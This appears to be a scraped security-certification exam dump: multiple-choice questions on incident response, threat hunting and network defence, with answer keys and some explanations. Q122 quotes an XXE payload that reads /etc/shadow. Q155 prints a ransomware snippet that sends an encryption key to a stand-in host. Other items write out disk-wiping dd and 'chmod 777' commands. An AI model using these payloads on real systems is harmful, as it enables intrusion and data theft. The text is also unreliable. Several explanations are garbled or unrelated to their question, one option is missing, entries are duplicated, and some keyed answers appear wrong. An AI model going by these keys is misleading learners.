.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, HTTP/1.1"
403 338
```

Which of the following accurately describes what this log displays?

A. A vulnerability in Javascript

B. A vulnerability in jQuery

C. Application integration with an externally hosted database

D. A vulnerability scan performed from the Internet

Answer: D (LEAVE A REPLY)

NEW QUESTION: 121

While reviewing a cyber-risk assessment, an analyst notes there are concerns related to FPGA usage. Which of the following statements would BEST convince the analyst's supervisor to use additional controls?

A. FPGAs are vulnerable to malware installation and require additional protections for their codebase.

B. FPGAs are expensive to produce. Anti-counterierting safeguards are needed.

C. FPGAs are expensive and can only be programmed once. Code deployment safeguards are needed.

D. FPGAs have an inflexible architecture. Additional training for developers is needed

Answer: (SHOW ANSWER)

Explanation

Ethernet switches are mass-produced and offered at discounts on not so widely-used chips with massive economies of scale. While in case of FPGAs,they are used as Ethernet switches and hence cost more since the expense of development and infrastructure are distributed among fewer clients.

NEW QUESTION: 122

After a remote command execution incident occurred on a web server, a security analyst found the following piece of code in an XML file:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>
<userInfo>
```

Which of the following it the BEST solution to mitigate this type of attack?

A. Implement a better level of user input filters and content sanitization.

B. Property configure XML handlers so they do not process sent parameters coming from user inputs.

C. Use parameterized Queries to avoid user inputs horn being processed by the server.

D. Escape user inputs using character encoding conjoined with whitelisting

Answer: A (LEAVE A REPLY)

The piece of code in the XML file is an example of a command injection attack, which is a type of attack that exploits insufficient input validation or output encoding to execute arbitrary commands on a server or system2 The attacker can inject malicious commands into an XML element that is

processed by an XML handler on the server, and cause the server to execute those commands. The best solution to mitigate this type of attack is to implement a better level of user input filters and content sanitization, which means checking and validating any user input before processing it, and removing or encoding any potentially harmful characters or commands.

NEW QUESTION: 123

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and _____.

A. DST 138.10.2.5.

B. DST 138.10.25.5.

C. DST 172.10.3.5.

D. DST 172.10.45.5.

E. DST 175.35.20.5.

Answer: C (LEAVE A REPLY)

Explanation

NEW QUESTION: 124

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

* All sensitive data must be classified

* All sensitive data must be purged on a quarterly basis

* Certificates of disposal must remain on file for at least three years This framework control is MOST likely classified as:

A. prescriptive

B. risk-based

C. preventive

D. corrective

Answer: A (LEAVE A REPLY)

Explanation
prescrcriptiveitive. now look at definition of prescriptive. The definition of prescriptive is the imposition of rules, or something that has become established because it has been going on a long time and has become customary. A handbook dictating the rules for proper behavior is an example of something that would be described as a prescriptive handbookules are being implimented.
Preventative controls describe any security measure that's designed to stop unwanted or unauthorized activity from occurring. Examples include physical controls such as fences, locks, and alarm systems; technical controls such as antivirus software, firewalls, and IPSs; and administrative controls like separation of duties, data classification, and auditing.
https://www.f5.com/labs/articles/education/what-are-security-controls

NEW QUESTION: 125
A company wants to reduce the cost of deploying servers to support increased network growth. The company is currently unable to keep up with the demand, so it wants to outsource the infrastructure to a cloud-based solution.
Which of the following is the GREATEST threat for the company to consider when outsourcing its infrastructure?
A. The cloud service provider has an SLA for system uptime that is lower than 99 9%.
B. The cloud service provider is unable to provide sufficient logging and monitoring.
C. The cloud service provider is unable to issue sufficient documentation for configurations.
D. The cloud service provider conducts a system backup each weekend and once a week during peak business times.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 126
A security learn implemented a SCM as part for its security-monitoring program there is a requirement to integrate a number of sources Into the SIEM to provide better context relative to the events being processed. Which of the following BEST describes the result the security learn hopes to accomplish by adding these sources?
A. Machine learning
B. Data enrichment
C. Workflow orchestration
D. Continuous integration
Answer: (SHOW ANSWER)

NEW QUESTION: 127
An analyst is responding to an incident within a cloud infrastructure Based on the logs and traffic analysis, the analyst thinks a container has been compromised Which of the following should Ihe analyst do FIRST?
A. Perform threat hunting in other areas of the cloud infrastructure

B. Contact law enforcement to report the incident
C. Perform a root cause analysis on the container and the service logs
D. Isolate the container from production using a predefined policy template
Answer: D (LEAVE A REPLY)
The analyst should isolate the container from production using a predefined policy template first. Isolating the container is a containment measure that can help prevent the spread of the compromise to other containers or systems in the cloud infrastructure. Containment is an important step in the incident response process, as it can limit the impact and damage of an incident. Using a predefined policy template can help automate and standardize the isolation process, ensuring that it is done quickly and consistently1.

NEW QUESTION: 128
The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:
* Reduce the number of potential findings by the auditors.
* Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
* Prevent the external-facing web infrastructure used by other teams from coming into scope.
* Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.
Which of the following would be the MOST effective way for the security team to meet these objectives?
A. Deploy patches to all servers and workstations across the entire organization.
B. Limit the permissions to prevent other employees from accessing data owned by the business unit.
C. Implement full-disk encryption on the laptops used by employees of the payment-processing team.
D. Segment the servers and systems used by the business unit from the rest of the network.
Answer: (SHOW ANSWER)

NEW QUESTION: 129
An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45		53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

A. 83hht23.org-int.org
B. sftp.org-dmz.org
C. webserver.org-dmz.org
D. ftps.bluemed.net
Answer: C (LEAVE A REPLY)

NEW QUESTION: 130
A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptiA.org. The testing is successful, and the security technician is prepared to fully implement the solution.
Which of the following actions should the technician take to accomplish this task?
A. Add TXT @ "v=spf1 mx include:_spf.comptiA.org −all" to the email server.
B. Add TXT @ "v=spf1 mx include:_spf.comptiA.org +all" to the domain controller.
C. Add TXT @ "v=spf1 mx include:_spf.comptiA.org +all" to the web server.
D. Add TXT @ "v=spf1 mx include:_spf.comptiA.org −all" to the DNS record.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 131
A company's IDP/DLP solution triggered the following alerts:

Which of the following alerts should a security analyst investigate FIRST?
A. C
B. A
C. B
D. D
E. E
Answer: (SHOW ANSWER)

NEW QUESTION: 132
A company discovers an unauthorized device accessing network resources through one of many network drops in a common area used by visitors.

The company decides that is wants to quickly prevent unauthorized devices from accessing the network but policy prevents the company from making changes on every connecting client.
Which of the following should the company implement?

A. Mandatory Access Control
B. Port security
C. WPA2
D. Network Intrusion Prevention
Answer: B (LEAVE A REPLY)

NEW QUESTION: 133
A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?

A. alert udp any any —> root any —> 21
B. alert tcp any any —> any 21 (content:"root")
C. alert tcp any any —> any root 21
D. alert tcp any any —> any root (content:"ftp")

A. Option C
B. Option B
C. Option D
D. Option A
Answer: (SHOW ANSWER)

NEW QUESTION: 134
File integrity monitoring states the following files have been changed without a written request or approved change.
The following change has been made:
chmod 777 -Rv /usr
Which of the following may be occurring?

A. The ownership pf /usr has been changed to the current user.
B. The ownership of/usr has been changed to the root user.
C. Administrative commands have been made world readable/writable.
D. Administrative functions have been locked from users.
Answer: (SHOW ANSWER)

NEW QUESTION: 135
An incident response plan requires systems that contain critical data to be triaged first in the event of a compromise. Which of the following types of data would most likely be classified as critical?

A. Encrypted data
B. data
C. Masked data

D. Marketing data

Answer: B (LEAVE A REPLY)

PII stands for personally identifiable information, and it is any data that can be used to identify, contact, or locate a specific individual, such as name, address, phone number, email, social security number, or biometric data. PII data is considered critical because it can be used by attackers to commit identity theft, fraud, or other crimes. PII data is also subject to various laws and regulations that require organizations to protect it from unauthorized access, use, or disclosure1.

NEW QUESTION: 136

During the forensic analysis of a compromised machine, a security analyst discovers some binaries that are exhibiting abnormal behaviors. After extracting the strings, the analyst finds unexpected content. Which of the following is the next step the analyst should take?

A. Only allow binaries on the approve list to execute.

B. Run an antivirus against the binaries to check for malware.

C. Use file integrity monitoring to validate the digital signature

D. Validate the binaries' hashes from a trusted source.

Answer: (SHOW ANSWER)

Validating the binaries' hashes from a trusted source is the next step the analyst should take after discovering some binaries that are exhibiting abnormal behaviors and finding unexpected content in their strings. A hash is a fixed-length value that uniquely represents the contents of a file or message. By comparing the hashes of the binaries on the compromised machine with the hashes of the original or legitimate binaries from a trusted source, such as the software vendor or repository, the analyst can determine whether the binaries have been modified or replaced by malicious code. If the hashes do not match, it indicates that the binaries have been tampered with and may contain malware.

NEW QUESTION: 137

While observing several host machines, a security analyst notices a program is overwriting data to a buffer. Which of the following controls will best mitigate this issue?

A. Data execution prevention

B. Output encoding

C. Prepared statements
D. Parameterized queries
Answer: A (LEAVE A REPLY)
Data execution prevention (DEP) is a security feature that prevents code from being executed in memory regions that are marked as data-only. This helps mitigate buffer overflow attacks, which are a type of attack where a program overwrites data to a buffer beyond its allocated size, potentially allowing malicious code to be executed. DEP can be implemented at the hardware or software level and can prevent unauthorized code execution in memory buffers. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 10; https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention

NEW QUESTION: 138
While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:
* All sensitive data must be classified
* All sensitive data must be purged on a quarterly basis
* Certificates of disposal must remain on file for at least three years This framework control is MOST likely classified as:
A. prescriptive
B. risk-based
C. preventive
D. corrective
Answer: A (LEAVE A REPLY)
prescrcriptiveitive. now look at definition of prescriptive. The definition of prescriptive is the imposition of rules, or something that has become established because it has been going on a long time and has become customary. A handbook dictating the rules for proper behavior is an example of something that would be described as a prescriptive handbookules are being implimented.
Preventative controls describe any security measure that's designed to stop unwanted or unauthorized activity from occurring. Examples include physical controls such as fences, locks, and alarm systems; technical controls such as antivirus software, firewalls, and IPSs; and administrative controls like separation of duties, data classification, and auditing.
https://www.f5.com/labs/articles/education/what-are-security-controls

NEW QUESTION: 139
A security analyst needs to recommend the best approach to test a new application that simulates abnormal user behavior to find software bugs. Which of the following would best accomplish this task?
A. A static analysis to find libraries with flaws handling user inputs
B. A dynamic analysis using a dictionary to simulate user inputs
C. Reverse engineering to circumvent software protections

D. Fuzzing tools with polymorphic methods
Answer: D (LEAVE A REPLY)
Fuzzing is a technique that involves sending random, malformed, or unexpected inputs to an application to trigger errors, crashes, or vulnerabilities. Fuzzing can be used to test the robustness and security of software, especially when the source code is not available or the input format is complex1. Fuzzing can also simulate abnormal user behavior, such as entering invalid data, clicking on random buttons, or sending malicious requests2.
Fuzzing tools are software programs that automate the process of generating and sending inputs to the application under test. There are different types of fuzzing tools, such as black-box fuzzers, white-box fuzzers, and grey-box fuzzers, depending on the level of information and feedback they have about the application1. Some examples of fuzzing tools are AFL, Peach, and [Sulley].
Polymorphic methods are techniques that allow fuzzing tools to modify or mutate the inputs in different ways, such as changing the length, value, type, or structure of the data. Polymorphic methods can increase the diversity and effectiveness of the inputs and help discover more bugs or vulnerabilities in the application .
Therefore, using fuzzing tools with polymorphic methods would be the best approach to test a new application that simulates abnormal user behavior to find software bugs. This approach would generate a large number of inputs that cover various scenarios and edge cases and expose any flaws or weaknesses in the application's functionality or security.

NEW QUESTION: 140
An analyst is detecting Linux machines on a Windows network. Which of the following tools should be used to detect a computer operating system?
A. nslookup
B. netstat
C. whois
D. nmap
Answer: D (LEAVE A REPLY)


NEW QUESTION: 141
Some hard disks need to be taken as evidence for further analysis during an incident response. Which of the following procedures must be completed FIRST for this type of evidence acquisition?
A. Extract the hard drives from the compromised machines and then plug them into a forensics machine to apply encryption over the stored data to protect it from nonauthorized access.
B. Build the chain-of-custody document, noting the media model, serial number, size, vendor, date, and time of acquisition.
C. Perform a disk sanitization using the command #dd if=/dev/zero of=/dev/sdc bs=1M over the media that will receive a copy of the collected data.
D. Execute the command #dd if-/dev/sda of=/dev/sdc bs=512 to clone the evidence data to external media to prevent any further change.

Answer: B (LEAVE A REPLY)

Building the chain-of-custody document is the procedure that must be completed first for this type of evidence acquisition. The chain-of-custody document is a record that tracks the handling and custody of digital evidence from the time it is collected until it is presented in court. The chain-of-custody document should include information such as the media model, serial number, size, vendor, date, and time of acquisition, as well as the names and signatures of the persons who handled, transferred, or examined the evidence. The chain-of-custody document helps to preserve the integrity and admissibility of the evidence by preventing tampering, alteration, or loss1.

NEW QUESTION: 142

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.



Which of the following commands should the administrator run NEXT to further analyze the compromised system?

A. /bin/la -1 /proc/1301/exe

B. strace /proc/1301

C. rpm -V openash-server

D. kill -9 1301

Answer: B (LEAVE A REPLY)

NEW QUESTION: 143

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints.

Which of the following should the analyst do FIRST?

A. Write detection logic.

B. Establish a hypothesis.

C. Profile the threat actors and activities.

D. Perform a process analysis.

Answer: C (LEAVE A REPLY)

Reference:

https://www.cybereason.com/blog/blog-the-eight-steps-to-threat-hunting

NEW QUESTION: 144

A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:

The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

A. This is a false positive and the scanning plugin needs to be updated by the vendor

B. This is a false negative and the new computers need to be updated by the desktop team

C. This is a true negative and the new computers have the correct version of the software

D. This is a true positive and the new computers were imaged with an old version of the software

Answer: D (LEAVE A REPLY)

NEW QUESTION: 145

D18912E1457D5D1DDCBD40AB3BF70D5D

A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.

```
Nmap -Pn 10.233.117.0/24

Host is up (0.0021s latency)
Not shown: 987 filtered ports

PORT       STATE    SERVICE
22/tcp     open     ssh
135/tcp    open     msrpc
445/tcp    open     microsoft-ds
137/udp    open     netbios-ns
3389/tcp   open     ms-term-serv
```

Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

A. Port 445

B. Port 22

C. Port 3389

D. Port 135

Answer: D (LEAVE A REPLY)

NEW QUESTION: 146

A security analyst sees the following OWASP ZAP output from a scan that was performed against a modern version of Windows while testing for client-side vulnerabilities:

Which of the following is the MOST likely solution to the listed vulnerability?

A. Enable Windows XSS protection

B. Enable the browser's protected pages mode

C. Enable the browser's XSS filter.

D. Enable server-side XSS protection

Answer: D (LEAVE A REPLY)

NEW QUESTION: 147

The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion Which of the following actions would work BEST to prevent against this type of attack?

A. Turn on full behavioral analysis to avert an infection

B. Implement an EDR mail module that will rewrite and analyze email links.

C. Reconfigure the EDR solution to perform real-time scanning of all files

D. Ensure EDR signatures are updated every day to avert infection.

E. Modify the EDR solution to use heuristic analysis techniques for malware.


Answer: B (LEAVE A REPLY)

Explanation

If you're concerned about spear phishing and other advanced threats that may impact your organization, a next-gen EDR endpoint protection platform offers a lot of advantages over traditional antivirus.

NEW QUESTION: 148

An information security analyst is compiling data from a recent penetration test and reviews the following output:



The analyst wants to obtain more information about the web-based services that are running on the target.

Which of the following commands would MOST likely provide the needed information?

A. ping -t 10.79.95.173.rdns.datacenters.com
B. telnet 10.79.95.173 443
C. tracert 10.79.95.173
D. ftpd 10.79.95.173.rdns.datacenters.com 443
Answer: B (LEAVE A REPLY)

NEW QUESTION: 149
During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:

Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and _____.
A. DST 138.10.25.5.
B. DST 172.10.3.5.
C. DST 172.10.45.5.
D. DST 175.35.20.5.
E. DST 138.10.2.5.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 150
A red team actor observes it is common practice to allow cell phones to charge on company computers, but access to the memory storage is blocked. Which of the following are common attack techniques that take advantage of this practice? (Choose two.)
A. A Bluetooth attack that modifies the device registry (Windows PCs only) to allow the flash drive to mount, and then launches a Java applet attack
B. A USB attack that turns the connected device into a rogue access point that spoofs the configured wireless SSIDs
C. A USB attack that tricks the computer into thinking the connected device is a keyboard, and then sends characters one at a time as a keyboard to launch the attack (a prerecorded series of keystrokes)

D. A Bluetooth peering attack called "Snarfing" that allows Bluetooth connections on blocked device types if physically connected to a USB port
E. A USB attack that tricks the system into thinking it is a network adapter, then runs a user password hash gathering utility for offline password cracking
Answer: A,D (LEAVE A REPLY)

NEW QUESTION: 151
A security analyst is researching ways to improve the security of a company's email system to mitigate emails that are impersonating company executives. Which of the following would be BEST for the analyst to configure to achieve this objective?
A. A TXT record on the name server for SPF
B. DNSSEC keys to secure replication
C. Domain Keys identified Man
D. A sandbox to check incoming mad
Answer: C (LEAVE A REPLY)
Domain Keys Identified Mail (DKIM) is an email authentication method that uses a digital signature to let the receiver of an email know that the message was sent and authorized by the owner of a domain1 DKIM helps prevent phishing emails that spoof or impersonate other domains by verifying the identity and integrity of the sender. DKIM works by adding a DKIM signature header to each outgoing email message, which contains a hash value of selected parts of the message and the domain name of the sender. The sender's domain also publishes a public key in its DNS records, which can be used by the receiver to decrypt the DKIM signature and compare it with its own hash value of the message. If they match, it means that the message was not altered in transit and that it came from the claimed domain.

NEW QUESTION: 152
During the threat modeling process for a new application that a company is launching, a security analyst needs to define methods and items to take into consideralion Wtiich of the following are part of a known threat modeling method?
A. Threat profile, infrastructure and application vulnerabilities, security strategy and plans
B. Purpose, objective, scope, (earn management, cost, roles and responsibilities
C. Spoofing tampering, repudiation, information disclosure, denial of service elevation of privilege

D. Human impact, adversary's motivation, adversary's resources, adversary's methods
Answer: C (LEAVE A REPLY)
Spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege are part of a known threat modeling method called STRIDE. STRIDE is a mnemonic that stands for six categories of threats that can affect the security of a system or application. STRIDE was developed by Microsoft in 1999 and has been widely adopted as a threat modeling method by many organizations. STRIDE can help identify and prioritize potential threats based on their impact and likelihood1.

NEW QUESTION: 153
A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance software as identified from the firewall logs but the destination IP is blocked and not captured.
Which of the following should the analyst do?
A. Shut down the computer
B. Capture live data using Wireshark
C. Take a snapshot
D. Determine if DNS logging is enabled.
E. Review the network logs.
Answer: (SHOW ANSWER)
Explanation
The DNS debug log provides extremely detailed data about all DNS information that is sent and received by the DNS server, similar to the data that can be gathered using packet capture tools such as network monitor.
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn800669

NEW QUESTION: 154
A large insurance company wants to outsource its claim-handling operations to an overseas third-party organization Which of the following would BEST help to reduce the chance of highly sensitive data leaking?
A. Set up a VDI that the third party must use to interact with company systems.
B. Configure a VPN between the third party organization and the internal company network
C. Create jump boxes that are used by the third-party organization so it does not connect directly.
D. Use MFA to protect confidential company information from being leaked.
E. Implement NAC to ensure connecting systems have malware protection
Answer: (SHOW ANSWER)

NEW QUESTION: 155

A company's computer was recently infected with ransomware. After encrypting all documents, the malware logs a random AES-128 encryption key and associated unique identifier onto a compromised remote website. A ransomware code snippet is shown below:

```
sendit = New-Object -ComObject Msxml2.XMLHTTP
sendit.open("POST", "http://www.malwaresite.com/get.php")
sendit.setRequestHeader("Content-length", $post.length)
sendit.setRequestHeader("Connection", "close")
sendit.send("key=$RANDOMKEY&uid=$RANDOMUID")
```

Based on the information from the code snippet, which of the following is the BEST way for a cybersecurity professional to monitor for the same malware in the future?

A. Use an IDS custom signature to create an alert for connections to www.malwaresite.com.

B. Write an ACL to block the IP address of www.malwaresite.com at the gateway firewall.

C. Reconfigure the enterprise antivirus to push more frequent to the clients.

D. Configure the company proxy server to deny connections to www.malwaresite.com.

Answer: (SHOW ANSWER)

NEW QUESTION: 156

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message In addition to retraining the employee, which of the following would prevent this from happening in the future?

A. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist

B. Remove all external recipients from the employee's address book

C. Implement outgoing filter rules to quarantine messages that contain card data

D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 157

An organization supports a large number of remote users. Which of the following is the BEST option to protect the data on the remote users1 laptops?

A. Require the use of VPNs.

B. Require employees to sign an NDA.

C. implement a DLP solution.

D. Use whole disk encryption.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 158

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security. To provide the MOST secure access model in this scenario, the jumpbox should be _____.

A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
B. bridged between the IT and operational technology networks to allow authenticated access.
C. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.
D. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
Answer: (SHOW ANSWER)

NEW QUESTION: 159
A security analyst is reviewing the following server statistics:

% CPU	Disk KB in	Disk KB out	Net KB in	Net KB out
99	3122	43	456	34
100	123	56	87	7
99	2	234	3	245
100	78	3	243	43
100	345	867	8243	85
98	22	3	5634	42326
100	435	345	54	42
99	0	4	575	3514

Which of the following is MOST likely occurring?
A. Privilege escalation
B. VM escape
C. Race condition
D. Resource exhaustion
Answer: D (LEAVE A REPLY)

NEW QUESTION: 160
In comparison to non-industrial IT vendors, ICS equipment vendors generally:
A. have more mature software development models.
B. rely less on proprietary code in their hardware products.
C. release software updates less frequently.
D. provide more expensive vulnerability reporting.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 161
A Chief Information Secunty Officer has asked for a list of hosts that have critical and high-seventy findings as referenced in the CVE database. Which of the following tools would produce the assessment output needed to satisfy this request?
A. Nessus
B. Nikto
C. Fuzzer
D. Wireshark
E. Prowler
Answer: (SHOW ANSWER)

Nessus is a tool that would produce the assessment output needed to satisfy the request. Nessus is a vulnerability scanner that can scan a network or a system for known vulnerabilities and generate reports based on the findings. Nessus can also compare the vulnerabilities it finds with the Common Vulnerabilities and Exposures (CVE) database, which is a standardized list of publicly known security vulnerabilities and exposures2. Nessus can help identify hosts that have critical and high-severity findings as referenced in the CVE database.

NEW QUESTION: 162
Due to continued support of legacy applications, an organization's enterprise password complexity rules are inadequate for its required security posture. Which of the following is the BEST compensating control to help reduce authentication compromises?
A. Multifactor authentication
B. Increased password-rotation frequency
C. Biometrics
D. Smart cards
Answer: (SHOW ANSWER)

NEW QUESTION: 163
Which of the following utilities could be used to resolve an IP address to a domain name, assuming the address has a PTR record?
A. arp
B. nbtstat
C. ping
D. ifconfig
Answer: C (LEAVE A REPLY)

NEW QUESTION: 164
In the development stage of the incident response policy, the security analyst needs to determine the stakeholders for the policy. Who of the following would be the policy stakeholders?
A. IT, human resources, security administrator, finance
B. Public information officer, human resources, audit, customer service
C. Chief information Officer (CIO), Chief Executive Officer, board of directors, stockholders
D. Human resources, legal, public relations, management
Answer: C (LEAVE A REPLY)

NEW QUESTION: 165
Which of the following is a switch attack?
A. Inference
B. CSRF
C. MAC overflow
D. XSS

Answer: C (LEAVE A REPLY)

NEW QUESTION: 166
An analyst receives artifacts from a recent Intrusion and is able to pull a domain, IP address, email address, and software version. When of the following points of the Diamond Model of Intrusion Analysis does this intelligence represent?
A. Victims
B. Infrastructure
C. Adversary
D. Capabilities
Answer: C (LEAVE A REPLY)

NEW QUESTION: 167
An organization prohibits users from logging in to the administrator account. If a user requires elevated permissions. the user's account should be part of an administrator group, and the user should escalate permission only as needed and on a temporary basis. The organization has the following reporting priorities when reviewing system activity:
* Successful administrator login reporting priority - high
* Failed administrator login reporting priority - medium
* Failed temporary elevated permissions - low
* Successful temporary elevated permissions - non-reportable
A security analyst is reviewing server syslogs and sees the following:
Which of the following events is the HIGHEST reporting priority?

A. <100>2 2020-01-10T20:36:01.010Z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success
B. <100>2 2020-01-10T21:18:34.002Z adminserver sudo 201 32001 - BOM 'sudo more /etc/passwords' success
C. <100>2 2020-01-10T19:33:48.002Z webserver su 201 32001 - BOM 'su' success
D. <100>2 2020-01-10T21:53:14.002Z financeserver su 201 32001 - BOM 'su vi syslog.conf failed for joe

A. Option D
B. Option B
C. Option A
D. Option C

Answer: C (LEAVE A REPLY)

NEW QUESTION: 168
A security analyst is concerned the number of security incidents being reported has suddenly gone down. Daily business interactions have not changed, and no following should the analyst review FIRST?
A. The firewall ACL
B. The DNS configuration
C. The IDS rule set
D. Privileged accounts
Answer: (SHOW ANSWER)

NEW QUESTION: 169
Which of the following is a difference between SOAR and SCAP?
A. SOAR eliminates the need for people to perform remediation, while SCAP relies heavily on security analysts
B. SOAR is less expensive because process and vulnerability remediation is more automated than what SCAP does
C. SOAR can be executed taster and with fewer false positives than SCAP because of advanced heunstics
D. SOAR has a wider breadth of capability using orchestration and automation, while SCAP is more limited in scope
Answer: A (LEAVE A REPLY)

NEW QUESTION: 170
A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets.
Which of the following is the BEST example of the level of sophistication this threat actor is using?
A. IP addresses used by the threat actor for command and control
B. Email addresses and phone numbers tied to the threat actor
C. Custom malware attributed to the threat actor from prior attacks
D. Network assets used in previous attacks attributed to the threat actor
E. Social media accounts attributed to the threat actor
Answer: D (LEAVE A REPLY)

NEW QUESTION: 171
